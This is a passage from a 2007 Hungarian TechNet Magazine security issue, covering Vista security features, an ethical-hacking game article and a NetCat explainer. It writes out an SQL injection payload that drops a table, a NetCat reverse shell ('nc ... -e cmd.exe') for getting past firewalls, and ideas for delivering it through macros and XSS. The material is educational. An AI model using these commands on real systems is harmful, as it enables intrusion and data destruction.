Tehát lehet napsütés Párizsban vagy eső Londonban, de ha a felhasználó így is rávehető arra, hogy letöltsön és futtasson egy rosszindulatú kódot tartalmazó állományt, akkor a védett módú IE sem tehet sokat ellene. Valós idejű vírus és spyware elleni védelemre tehát továbbra is szükség van.



A szolgáltatások kommunikációjának szabályozása a Windows Tűzfalon

9. A Vista rendszervédelme megegyezik a korábbi rendszerfájl-védelemmel?

A Vistában található Windows Resource Protection (WRP) megoldást sokszor a korábbi Windows File Protection (WFP) megoldással azonosítják. A WFP-t a Windows 2000-ben, míg egy hozzá nagyban hasonló megoldást, a System File Protectiont (SFP) a Windows Millennium Editionnel vezették be. Mindkettő hasonlít a WRP-re, de jelentős eltérések vannak a megvalósításában.

A WFP csak fájlokat figyelt. Ezzel szemben a WRP a kritikus fájlokat, mappákat és a regisztrációs adatbázis bejegyzéseit is védi. A WFP/SFP csak a védett rendszerfájlokat érintő módosításokat figyelte.

Amennyiben ezek a változások nem hitelesítettek, a WFP/SFP visszacseréli a módosult állományokat egy korábbi, megbízható mentésből. A leggyakoribb figyelmeztetés, amit a WFP korábban adott, egy felhasználói figyelmeztetés vagy egy eseménynapló-bejegyzés volt.

A WRP tovább erősíti a rendszererőforrások védelmét, kiterjesztve a védelmet a regisztrációs adatbázisra és a rendszermappákra is. A Vista esetében még a Rendszergazdák-csoport tagjai sem módosíthatják a rendszererőforrásokat.

Alapértelmezés szerint csak a Windows Trusted Installer biztonsági szint (security principal) jogosult módosításokra a Windows Module Installer szolgáltatáson keresztül. Ezt használja a Windows Installer, a hotfix.exe és az update.exe is.

Azonban a rendszergazdáknak jogukban áll tulajdonukba venniük a védett rendszererőforrásokat is, és teljes jogot is adhatnak maguknak, így módosítani vagy törölni is képesek lesznek a rendszer számára kritikus állományokat.

A WFP-vel ellentétben a WRP azonban automatikusan nem állítja helyre a védett állományokat egy megbízható mentésből, csak újraindítás során állítja vissza a rendszer indulásához szükséges állapotot.

Ahhoz, hogy a WRP visszaállítsa az összes védett erőforrást (ami hasznos lehet egy hibakeresés során) futtassuk a következő parancsot: sfc /scan now. A védett fájlok eredeti állapotának visszaállításához szükség lehet a Vista telepítőlemezére is.

10. Nem is kétirányú a Vista tűzfala?

A Vista tűzfala már kétirányú szűrést is képes végezni, szemben a Windows XP SP2 csak bejövő szűrést végző tűzfalával – de a kétirányú szűrés a Vista tűzfalának haladó konfigurációs felületéről érhető csak el (Windows Firewall with Advanced Security). A hálózatkezelés újraírása azonban ennél sokkal több újdonságot is jelent a Windows-tűzfal esetében. Az egységes IPv4- és IPv6-stack révén a Windows-tűzfal képes mind IPv4-, mind IPv6-szűrések megvalósítására, valamint az IPSec-szolgáltatás is integrálódott, így a tűzfal- és IPSec-szabályokat egy felületről kezelhetjük. A Vista Service Hardening újdonságának eredményeképpen pedig az egyes szolgáltatások hálózati kommunikációja nemcsak a portok, hanem a szolgáltatás azonosítója révén is szabályozható.

A Vista tűzfala alapértelmezetten 82 szabállyal korlátozza 34 szolgáltatás kimenő hálózati forgalmát.

Konklúzió

A Windows Vista az eddigi legbiztonságosabb megjelent Windows-verzió, amelyet számos architekturális változtatásnak és az új, biztonságot növelő szolgáltatásoknak köszönhet. Ugyanakkor továbbra is hihetetlenül fontos, hogy szakemberként mélységében is tisztában legyünk minden új korláttal és lehetőséggel.

Safranka Mátyás
(matyas@microsoft.com) Microsoft Magyarország

DELL™

Ideális megoldás kis és középvállalatok számára!

DELL PowerEdge szerverek, kiváló minőség megfizethető áron!

DELL PowerEdge SC440

Intel Core Duo E2160 1.8GHZ/1MB/800FSB
1GB DDR2 ECC 667MHZ (2x512MB)
160GB SATA (7,200RPM)
DVD-ROM
3 év garancia + Windows Small Business Server 2003 R2 Premium Edition (180 napos próbaváltozat)

Ára: 109 900 Ft + ÁFA

Microsoft Windows Small Business Server 2003

DELL PowerEdge SC440

Intel Core Duo E2160 1.8GHZ/1MB/800FSB
4GB DDR2 ECC 667MHZ (4x1024MB)
500GB SATA II (7,200RPM)
16MB Cache with NCQ
DVD-ROM
3 év garancia + Windows Small Business Server 2003 R2 Premium Edition (180 napos próbaváltozat)

Ára: 129 900 Ft + ÁFA

Keresse a DELL teljes portfólióját, kínálatunkban garantáltan megtalálja...

RACIONET

1117 Budapest, Hauszmann Alajos u. 3/A
Telefon: (1) 46-47-110 Fax: (1) 46-47-111
e-mail: sales@racionet.hu
www.racionet.hu

ÖRDÖGLAKAT

Tematikus biztonsági lapszámot tart kezében az olvasó. Sok kiváló kolléga komoly szakmai elemzéssel állt neki ennek a nem egyszerű feladatnak. Én azt választottam, hogy egy kis játékkal dobom fel ezt a komor témát. Ez a cikk az újság mellékleteként megjelenő online „hackerjáték”, az ordoglakat.info végigjátszásának megkönnyítésére jött létre. Minden szava igaz.

Hogyan is kezdődhetne a rendszerfeltörések (hackelések) modern kori, valamint elmúlt évezredbeli történelmével foglalkozó írás, mint azzal: már a régi amerikaiak is. De mit is csináltak a régi amerikaiak abban a primitív korszakban, amikor még nem volt USB-pendrive és műholdas helymeghatározás? Tudjuk, hekkeltek. Erről tanúskodnak a „hack archive” kulcsszóval elérhető őskori leletek, ahol megtekinthetjük a cia.gov, a spicegirls.com és sok más ismert oldal állapotát előtte – és utána. (Hoppá, bocsánat, nem találok egyet sem, a cenzúra letöröltette ezeket, vagy a keresők önként szűrik az ilyen kéréseket. Nem baj, a jó öreg 0wned kulcsszó mindig bejön...)

Reszkess, Microsoft, te leszel a következő áldozat!

Mi a közös ezekben a sikeres támadásokban? Az eljárás menete minden alkalommal ugyanaz. Információszerzéssel kezdődik, amelyben a lehető legtöbb mindent megpróbálunk megállapítani a kiszemelt áldozatról.

Webkiszolgáló esetén fontos információ lehet annak gyártója és a futó példány pontos verziószáma, emellett természetesen jól jöhetnek olyan típusú információk is, mint például a webgazda neve, ad abszurdum: jelszava.

Hogyan állapítható meg egy távoli gépről, hogy azon milyen webkiszolgáló fut? A valóban primitív módszereken felül (ha a lapok .aspx-re végződnek, ott .NET Framework, tehát IIS van) léteznek professzionális, direkt erre a célra kifejlesztett eszközök is. A legismertebb, legelterjedtebb talán az NMAP, amely a http://www.insecure.org lapon lakik. Most sokan mondhatják, hogy minek nekem portscanner, hisz egy normálisan beállított webkiszolgálón úgyis csak a 80-as, illetve adott esetben a 25-ös port van nyitva, és kész. Erre azt mondanám: és mi a helyzet a távfelügyelettel, az adatok feltöltésével, esetleg a VPN-nel? Máris öt nyitott portnál tartunk. Ezek összessége pedig szinte halálbiztosan meghatározza a futtatott rendszer típusát (NMAP esetén kapcsoljuk be az OS Detection flaget.) Viszonylag kevés munkával megtudható tehát, hogy az általunk kipécézett webszerver egy Windows 2003 SP1, amelyen egy IIS6 fut. Kár, hogy ez önmagában még semmire sem elég.


Bezzeg a hőskorban! Én még emlékszem, amikor a „nagy szoftvergyárak” a hálózatbiztonságról azt sem tudták, mi az.

Ha kiderült valami biztonsági probléma a termékükkel kapcsolatban, még választhatták a lapítós megoldást, mert akkoriban még nem léteztek a manapság elérhető exploitkeretrendszerek, és nem voltunk túl néhány erős féregtámadáson.

Irtó veszélyes holmik

Hadd mutassam meg, mi kényszerítette ki a szoftverfejlesztők hozzáállásának drasztikus megváltozását. Íme az egyik legjobb exploit

Hackgenerátor



Egy lehetséges „megoldás" az ordoglakat.infon. Ezt meghekkelték!

framework, amivel Óvodás Pistike is képes távolról egy jól kivitelezett puffertúlcsordulásos (buffer overrun) támadásra: a Metasploit Framework, amelyet az Inteltől ellopott szlogennel csak így reklámoznak: „Metasploit inside"!

Ezzel az alkalmazással egy egyszerű menürendszeren keresztül kiválaszthatjuk, hogy melyik gyártó melyik bugos termékével mit is szeretnénk csinálni távolról – például kérünk szépen egy parancssort!

E két automata feltörési szisztéma (féreg és framework) picit átrendezte a biztonsággal kapcsolatos súlyokat a képzeletbeli mérlegen. Az a gyártó, amelyik nem foltoz, először súlyos presztízsveszteséget szenved, majd ha még mindig nem kap észbe, megdöglik. Ma már, az Automatic Update korában bátran kijelenthetjük, hogy az informatikai biztonság fenntartása legalább felerészben nem a mi feladatunk (és felelősségünk), hanem a gyártóké – és ezt szerencsére ők is tudják. Ma, 2007-ben akkor lehet egy rendszert feltörni, ha annak építői és üzemeltetői helyezik el az időzített bombákat a rendszerükben.

Nos, az ordoglakat.info ilyen webhely. Elkövettünk mindent, amit csak webgazda és programozó elkövethet annak érdekében, hogy a végeredmény egy olyan weblap legyen, amelyiknek kicserélték a főlapját (ordoglakat can be defaced). Fájdalom, de a cikk írásának pillanatában egyetlen valamirevaló kiaknázható biztonsági probléma sincs sem a Windowsban, sem az IIS-ben, sem az SQL Serverben.

Üzenet a palackban: „2007-ben a feltörhető webszerverhez Ön is kell, de nagyon!"

Információszerzés, információrejtés


A termék neve, verziószáma általában semmilyen segítséget nem ad a feltörekvő feltörők kezébe, nincs jól járható, közös út a feltörésekhez. Mindegyikhez van azonban egyedi út, amelyen végigmenni sokkal fárasztóbb ugyan, de még mindig eredménnyel kecsegtethet. Első lépés: nézz körül az áldozatnál, meg tudod-e állapítani valamilyen fontos személy nevét, jelszavát?

Egy loginnév még önmagában, jelszó nélkül is értéket képviselhet. Előfordulhat, hogy egy weblap olyan programozási hibát tartalmaz, ami további információk megszerzését teszi lehetővé. A jelszavak, kódok pedig sokszor igen banálisak. *Csak egy példát hadd mondjak: ha valaki tudja, hogy én milyen utcában lakom, az el tudja lopni a biciklimet, ki tudja nyitni a számzáras Kensington Lockomat, és elviheti a laptopomat. (Most, hogy elárultam, már könnyű!)* Honnan lehet megtudni a webgazda loginnevét? A srác biztos büszke magára, az összes weblapra kirakja. Ha ezt megtiltották neki, akkor HTML-kommentbe teszi.

Fontos információforrás lehet egy-egy fájl, vagy komplett könyvtár, amit a webgazda kényelmi okokból felpakol a webre („úgysem találnak rá"), esetleg jelszóval is ellát („úgysem találják ki"). Láttunk már olyat, hogy egy webhely önmagában hordozza a saját jelszavait, hogy kényelmesen delegálni lehessen a felöltést valaki más számára.

Az információ elrejtése egyébként általános probléma, mivel minden jelszóval védett izé szinte mágnesként vonzza a feltörésére ácsingózó kéretlen delikvenseket. Hogyan lehetne elejét venni annak, hogy egy adatról messzirő virítson: „titkos vagyok", „értékes vagyok"? A megoldás az adatrejtés, vagy más néven a szteganográfia bevetése. Tároljuk a jelszót, a PFX-fájlt és a többi titkos dolgot úgy, hogy senki még csak észre se vegye! Ágyazzuk képbe (JPHS for Windows)! Mossuk bele MP3-fájlba (MP3 Stego)! Rejtsük el TXT-ben, EXE-ben! Az így előállított képet/hangot/bármit pedig tegyük bátran közszemlére.


Az igazat megvallva, sajnálom szegény amerikaiakat. Fejükbe vették, hogy lehallgatják terroristák üzenetküldéseit. Sajnos nincs esélyük. Ha én lennék a gonosz, a következőket tenném: az adott napi parancsot belemosnám egy ártatlan képbe, és feltenném egy előre megbeszélt helyre a weben. Kész.



TXT-be és PDF-be tetszőleges adatot belerejtő csodaprogram

Hibás webalkalmazások

Tényként kezelhetjük, hogy minden szoftver hibás. Még az is, amit én fejlesztek. Biztos vagyok benne, hogy hibás, csak az a bökkenő, hogy nem tudom, hol rejtőzik a hiba. (Ha tudnám, kijavítanám.) Egynémely webalkalmazás annyira hibás, hogy az már szinte fáj.



A Windows egyik gyári háttérképébe akár 34 kilobájtnyi adat is belemosható észrevétlenül!

Két évvel ezelőtt alkalmam volt részt venni egy hackerkonferencián, ahol külön előadást szenteltek az URL-hackingnek. Ez nem más, mint a HTTP URL átirkálása. Döbbenet, de ez nagyon sok webhelyen még mindig bejön! Olcsóbban szeretnél szert tenni egy plazmatévére? Rendeld meg, majd az URL-ben írd át az árat 1 Ft-ra, és üss <Enter>-t. Hihetetlen, de igaz! (Volt.)

Vegyünk egy komplikáltabb esetet! Manapság minden webalkalmazás adatbázisra épít, abban tárolja a tartalom jelentős részét. Hogyan kerül ki a tartalom a weblapra? Úgy, hogy a PHP, ASP, ASPX vagy egyéb kód kibocsát magából egy SQL-utasítást, ami szépen lekérdezi a megfelelő adatokat az adatbázisból. A zökkenőmentes működéshez nyilván Select-jogot adunk anonymousnak (ez másképp tényleg nem megy), és ha már itt tartunk, írási jogot is, mert majd rendelni is fog. Adjunk neki full controllt, akkor sosem lesz jogosultságprobléma!

Legyen egy product.aspx nevű weblapunk, amelyik egyszerre egy terméket jelenít meg. Ezt a lapot URL-ből lehet paraméterezni, mivel így biztosítható, hogy minden termékünkre közvetlen link mutat, amit a keresők jól leindexelnek, boldog tőle mindenki. Ha például a plazmatévét szeretném elérni, valami ilyesmi lenne az URL:

```
product.aspx?prod=plazma
```

Szofisztikáltabb esetben (hogy ne lehessen az URL sima átirkálásával másik termékekre ráblöffölni):

```
product.aspx?id=51E2822E-BD2E-40B7-963A-
64991625C4D2
```

És ez immáron szekúr. Vagy legalábbis első ránézésre annak tűnik. Csakhogy emögött ott a kód, a bugos kód:

```
SqlDataSource1.SelectCommand +=
string.Format(„ where id={0}", Request[„ID"]);
```

Mert hát hogyan lehetne másképp rávenni egy varázsló által készített asp.net SQLDataSource-t, hogy ne az összes terméket hozza le, csak azt, amit az URL-ben kértek? Látjuk már a hibát?

Még nem? Akkor lássuk közelebbről.

A varázsló ezt varázsolja az ASPX-lapba, ha Visual Studióval egy SQL-táblát berántok balról, és elejtem a „papír" közepén (részlet következik):

```
<asp:SqlDataSource ID="SqlDataSource1"
runat="server"
SelectCommand="SELECT [ProductD], [ProductName]
FROM [Products]"/>
```

A Select utasításból látszik, hogy ez bizony az összes terméket lehozza, akár tetszik, akár nem. A megoldás egyszerű: írjunk mögé egy Where feltételt kódból, és a probléma megoldódik (lásd feljebb). Csakhogy ezzel az „ügyes" húzással kinyitottuk a rémségek kicsiny boltját: utat nyitottunk az SQL Injection támadásnak! Milyen SQL-kód jön létre, ha az URL-be az alábbi sort írom?

```
product.aspx?id= 46; DROP TABLE Products
```

Hopp-hopp! Az eredmény:

```
SELECT [ProductD], [ProductName]
FROM [Products] where id=46; DROP TABLE Products
```

És a végén csodálkozunk, hogy üres az áruház. Mi a szösz! Minden elkelt? :-)

Az SQL Injection alattomos. Látszólag semmilyen hibát nem követtünk el, de mégis.

A legrosszabb most jön: a webalkalmazás egy, azaz egy felhasználóval használja az adatbázist. Mindig-mindig ugyanaz a „személy" dolgozik a táblákon, tárolt eljárásokon. Ennek a „személynek" mindig-mindig joga van és lesz minden olyan tárolt eljárást meghívására, ami a weblap kezeléséhez szükséges. SELECT, INSERT, UPDATE, DELETE joga mindenképpen van, noha csak közvetetten, a megfelelő tárolt eljárások meghívásával. Ha azonban bennefelejtünk a kódban egyetlenegy táblaszintű, kézzel összefűzött SELECT-et (mentség: a varázsló csinálta, nem én!), abban a pillanatban a „személy" közvetlenül is meg tudja hívni a tárolt eljárásokat, szabadon megadva a bemeneti paramétereket! Így válik „jogosulttá" más személyek adatainak elolvasására!

Folytassam? A „személynek" gyárilag SELECT joga van az összes rendszertáblán. Mennyi erőfeszítésébe telik feltérképezni az adatbázis teljes szerkezetét?

„Hibás" szabványok

Külön kategóriát képviselnek azok a biztonsági problémák, amelyek abból fakadnak, hogy amikor az adott technológia kialakult, az „informatikai biztonság" kifejezés még nem létezett. Ezekre a szabványokra aztán hiába építünk bármit, a rendszerek alapjai gyengék. A legszebb példa minderre a Man-in-the-Middle (MiM) támadáscsalád. Emlékszünk még az Elender-ügyfelek neveinek és jelszavainak ellopására? Na ahhoz nem kellett MiM. Elég volt, hogy a jelszólopó srácok szervere ugyanazon a HUB-on lógott, mint az Elender központi gépe. (Fiatalok, rejtvény: mi az a HUB?)

Ma ugyanezt, ugyanígy már nem lehetne megcsinálni, mivel HUB-ot ma már szerintem nem is lehet kapni: minden hálózat switchelt; minden gép csak a saját adatait kapja meg a switch-től – no meg a broadcastokat. Itt jön képbe a MiM, annak technikája, hogy egy ilyen hálózaton én mint hacker beálljak a kommunikáló felek közé, és minden forgalmat ügyesen átvizsgáljak. Szomorú hírem van: a dolog nemhogy lehetetlen, hanem az ARP-szabvány korai volta miatt elkerülhetetlen. Kain&Abel ezt olyan magas szinten műveli, hogy például az átmenő VoIP-hívásokat .WAV fájlba menti „archiválás céljából". A kedvencem mégis a WebSpy. Ez a minimális méretű programocska arra való, hogy én, a hacker, előbb lássam meg az áldozat által kért weblapokat, mint ő maga, hisz rajtam keresztül zajlik az egész forgalom. Csak beékelődöm a két fél közé mondjuk Ettecap segítségével, elindítom a WebSpy-t, hátradőlök, és nézem a műsort, ami abból áll, amit a kiszemelt célszemély (vezérigazgató) éppen nézeget a weben. Átmenő .XLS lementése a hálózati forgalomból? Semmi gond, van rá „termék": SMB File Sniffer a neve. A MicroOLAP cég készítette, gondolom hobbiból, mert a fő tevékenységük az adatbányászat. Bár, bizonyos szempontból ez is „adatbányászatnak" minősül.

A „hibás" szabványok közé sorolható még a DNS is, amivel szintén borzasztó egyszerűen eltéríthető a hálózati forgalom. Gondoljunk

Ethical hacking játék

csak a helyi gép HOSTS-fájljának átirkálására. (Apropó HOSTS. Azt tudták, hogy ezzel a módszerrel a *.microsoft.com zónát nem lehet eltéríteni? Érdemes kiprobálni: 12.34.56.78 www.microsoft.com – és mégis megy! Billy kódból védi önmagát!)

Ordoglakat.info

És most néhány szót szeretnék szólni a Microsoft Magyarország felkérésére a *TechNet Magazin* jelen számához készített, ordoglakat.info címen elérhető játékról. Ezt a webalkalmazást kifejezetten abból a célból hoztuk létre, hogy a biztonság néhány fontos aspektusát egy webes játék keretében megismertessük az olvasókkal. Egyben jó előfelkészülésként szolgál a NetAcademia hivatalos Ethical hacker tanfolyamához és az ehhez tartozó nemzetközi vizsgához is.

A webhely azzal a céllal készült, hogy végigvezessen néhány tipikus biztonsági problémán. A feladatok túlnyomó többsége szimuláció, azaz igazi rendszerfeltörést nem tesz lehetővé. A legutolsó néhány feladat azonban más: éles SQL Injection, éles Cross Site Scripting és éles „távmenedzsment" teszi kellemesebbé a játékosok unalmas óráit – már aki eljut idáig. Az élesben működő feladatokat piros felkiáltójel jelzi a menüben.

(Mivel most több ezer furfangos informatikus fog nekiesni, én nem merek garanciát vállalni arra, hogy egyáltalán nincs benne általunk nem ismert biztonsági rés. Ez ugyanis ütközne azzal az elvvel, hogy minden szofter garantáltan bugos. Ígérem, hogy ha menet közben – szándékunk ellenére – felborítja valaki, nem fogjuk eltussolni az ügyet, hanem megosztjuk a játékosokkal a probléma okát. Remélem, nullánál nem sokkal több ilyen probléma derül ki menet közben.)

Maga a webhely szándéka szerint önmagyarázó, a feladatok megoldásához ez a cikk ad szakmai tanácsokat, valamint további súgások (hintek) kérhetők menet közben. Minden segítségkérés büntetőponttal jár. A weblapok jobb alsó sarkában látható, hogy mennyi egészségpontja van még a játékosnak. A játék egyre nehezedő feladatokból áll, a legutolsó pályán a sikeres játékos névre szóló „diplomát" készíthet magának.

Sok sikert, kellemes időtöltést kívánok!

Fóti Marcell
Security MVP, MCT, MCSE, MCDBA, MZ/X
(marcellf@netacademia.net)

SVÁJCI BICSKA

Avagy miért tekinti sok víruskereső kártékony kódnak a NetCat nevű programot, ezt a nyúlfarknyi portátirányító készüléket? Mi köze ehhez a biztonság negyedik alaptörvényének?

A TCP port fogalma nyilván minden kedves olvasó előtt ismerős: ez az a szolgáltatási végpont, amelyhez az ügyfélprogramok (böngésző, POP3-levelező stb.) csatlakoznak a kiszolgálón, hogy hozzáférhessenek a számukra szükséges adatokhoz. A TCP-csatorna forgalma gyakran szöveges formátumú, mert ez a technológia evolúciós módon váltotta ki az RS232-es soros porti kommunikációt, amikor a 80-as években az összes dumb terminalt kihajítottuk a harmadik emeleti ablakon, és bekábeleztük épületeinket Ethernettel.


Sok-sok mai létfontosságú szolgáltatás még mindig „meghajtható" Telnet-ügyféllel, gondoljunk csak az SMTP-re: vidáman lehet leveleket küldözgetni a világba, ha az ember ismeri az SMTP parancskészletét. De még egy webszervert is sikeresen nyaggathatunk, ha Telnettel távolról rákapcsolódunk a 80-as portjára, és begépeljük neki ezt a két sort:

```
get / http/1.1
host www.mittudomen.com
```

Ha valaki védeni szeretné a hálózatát más „felhasználók" agyament csatlakozási kísérleteitől, nem kell mást tennie, mint a tűzfalán szépen becsukogatni (ki sem nyitni) a nemkívánatos portokat. Ma már a vállalati és otthoni tűzfalak úgy vannak beállítva, hogy befelé mindössze egy-két port nyitott, és azok is konkrét belső címekre dobálják a beérkező csomagokat. Ezt nevezzük port forwardingnak. Az *1. ábra* egy tipikus, olcsó otthoni „tűzfal" (valójában WAN Router) portátirányítási beállítását tartalmazza.

Mi a helyzet a hálózatból kifelé irányuló kérésekkel? Ezt kétféleképpen szokták szabályozni: sehogy (minden mehet mindenhová), vagy szigorúan (csak HTTP és HTTPS mehet ki a külvilágba az ügyfélgépekről). Amint látjuk, a portok kezelése megoldott, kintről befelé nem jöhet más, csak aminek mi magunk nyitottunk kaput, bentről kifelé meg úgysem lehet minket megtámadni.

Micsoda tévedés!



1. ábra. Minden HTTPS-kérést a 192.168.1.100 címre továbbít ez a szabály

Portátirányítás a gyakorlatban

A portátirányítás egy teljesen legális, sokszor életmentő művelet, amelyik arra szolgál, hogy ha egy ügyfélprogram mondjuk az 1433-as portra szokott csatlakozni, de a kiszolgáló egy másik porton fut, a két komponens egymásra találjon. Felmerülhet a kérdés, hogy miért nem futtatjuk a kiszolgálót is az 1433-as porton,

és kész? Például azért, mert az már foglalt: ugyanebből a kiszolgálóból fut már egy példány azon a porton, de nekünk nem ez a példány fog kelleni.


Talán sokan felismerték: az 1433-as az SQL Server, egészen pontosan a „Default Instance" nevű példány portszáma. Ha egy kiszolgálón egynél több SQL Server-példány fut (mondjuk még egy SQL Express is, hogy csak valami teljesen hétköznapi esetet hozzak példaként), a többi példány nem futhat már az 1433-ason, mert az foglalt.

Hogyan találják meg ezek után az ügyfélprogramok a további példányokat? Úgy, hogy UDP-n „betelefonálnak" az 1434-es porton futó portátirányítóhoz, amelyik megmondja nekik, hogy aktuálisan melyik porton fut a többi SQL Server, és a válasz alapján portot váltanak. (Az 1434-es port egyébként másról is híres: Slammer!)

További legális és szükséges portátirányításokat is felhozhatnék példaként, itt van mindjárt a NetBIOS Endpoint Mapper (epmap) a 135-ös porton, illetve hozhatnék példát arra is, hogy valami nem a megszokott portszámon fut (kipublikált Terminal Server a 3389 helyett egy másik porton), hogy belássuk, nincs ebben semmi rossz.

NetCat in action

Elérkeztünk a NetCat világához. Ezt a programocskát azért fejlesztette ki egy Hobbit nevű programozó a múlt évezredben, hogy általános megoldást adjon a különböző portok közötti kapcsolatteremtésre. Ami bejön a 3390-es portra, átdobjuk a 3389-esre stb. Erre úgy képes, hogy ha egy ügyfélprogram mondjuk az 555-ös portra akar kapcsolódni, a NetCat az alábbi paranccsal rácsatlakozik az 555-ösre, majd továbbítja azt a 666-osra:



2. ábra. Telnet-„szerver"

```
nc -l -p 555 | nc localhost 666
```

A parancsot előszeretettel használják tűzfalon átlépésre (80->3389), illetve LPR nyomtatási feladatokhoz.

Készítsünk egyszerű Telnet-kiszolgálót NetCattel!

Mi sem egyszerűbb! Hallgassunk a Telnet porton, és ami ott bejön, küldjük bele a cmd.exe-be *(2. ábra)*.

Próbáljunk rácsatlakozni egy másik gépről (másik ablakból) *(3. ábra)*.

Én a kísérletet egy gépen hajtottam végre, de természetesen a dolog működik nagyon-nagyon távolra is. Amit a kliensen begépelek, a szerveren fut le, majd a válasz a kliens ablakában megjelenik.

Működne ez mondjuk a 443-as (HTTPS) porton is? Persze, a NetCatnek édes mindegy a portszám.

De hol fenyeget ez minket? Mi ebben a veszélyes? Hiszen ahhoz, hogy bárki távmenedzselje a gépünket, először is oda kellene másolnia a NetCatet, majd el kellene indítania –l kapcsolóval sőt még a tűzfalunkon is létre kellene hoznia egy publikálási szabályt. Amennyiben olyan buta lenne, hogy a TCP-csatornát „normális" irányban használja. Merthogy a NetCattel ez fordított irányban is megy!

Mire gondolok?

1. Nyissunk portot egy általunk üzemeltetett, interneten lévő gépen, mondjuk, a 443-as porton, és kezdjünk hallgatózni NetCattel:


```
nc -L -p 443
```

2. Indítsuk el a belső, tűzfallal védett gépen a NetCat-et így:

```
nc localhost 443 -e cmd.exe
```

Hoppá! Ez sikerült! Kaptam odakint egy command promptot a belső gépre! Pedig a kapcsolat bentről kifelé épült fel, amit még a legszigorúbb tűzfalak is engedélyeznek. (Megjegyzés: azért nem a 80-as portot választottam, mert abba a HTTP proxyk belekotyognak, elrontják. Az SSL-nek tűnő 443-as porti forgalomba azonban nem. Az ISA Server egyáltalán nem. Tudom, Zorp, de azt is tudom, hogyan kell azt is átverni: SSL handshake kell neki!)

Peeersze, aztán hogy kerül a belső gépre a NetCat? És ki indította el?



3. ábra. Telnet-„kliens"

A biztonság negyedik alaptörvénye

A tíz pontból álló törvénytábla itt olvasható eredetiben:
http://www.microsoft.com/technet/archive/community/columns/security/essays/10imlaws.mspx?mfr=true

Ennek negyedik szabálya az alábbi furcsa megállapítást teszi: „Ha megengeded egy rosszakarónak, hogy programot töltsön fel a webhelyedre, az nem a te webszervered többé."

Ki hallott már olyat, hogy futtatható kódot engednek feltölteni, majd futtatni webszervereken? Én. Úgy hívják, CGI-programozás. A programozó megírja a CGI-alkalmazást, feltölti FTP-vel, ami majd a távoli gépen fog futni. Elég, ha a megfelelő URL-t meghívom kívülről, és máris enyém a géped.

„...az nem a te webszervered többé."

Szerencsére ez a „jelenség" kihalóban van, IIS6 alatt kifejezetten kézzel be kell regisztrálni minden .exe-t Web Service Extensionként, ezért érdemes elgondolkozni más futtatási módszereken:

- Ráveszem a webgazdát, hogy indítsa el nekem, úgy, hogy beágyazom egy fontosnak tűnő XLS-be makróként a NetCat letöltését, elindítását a megfelelő paraméterekkel. Kipróbáltam, ha az Excel-tábla tartalma fizetéssel vagy adózással kapcsolatos, minden ismeretlen makrót gondolkodás nélkül elindít mindenki!
- Ha nagyon lyukas a rendszere, egy sima Cross Site Scripting is megteszi.
- Beküldöm a vállalathoz Mariska néninek, becsomagolva valami „szépbe". Már ha exe-k bejutnak...
- Hazaküldöm Mariska néninek az otthoni címére, ott mindenképpen megkapja, és majd az ő VPN-kapcsolatán megyek tovább.
- Stb.

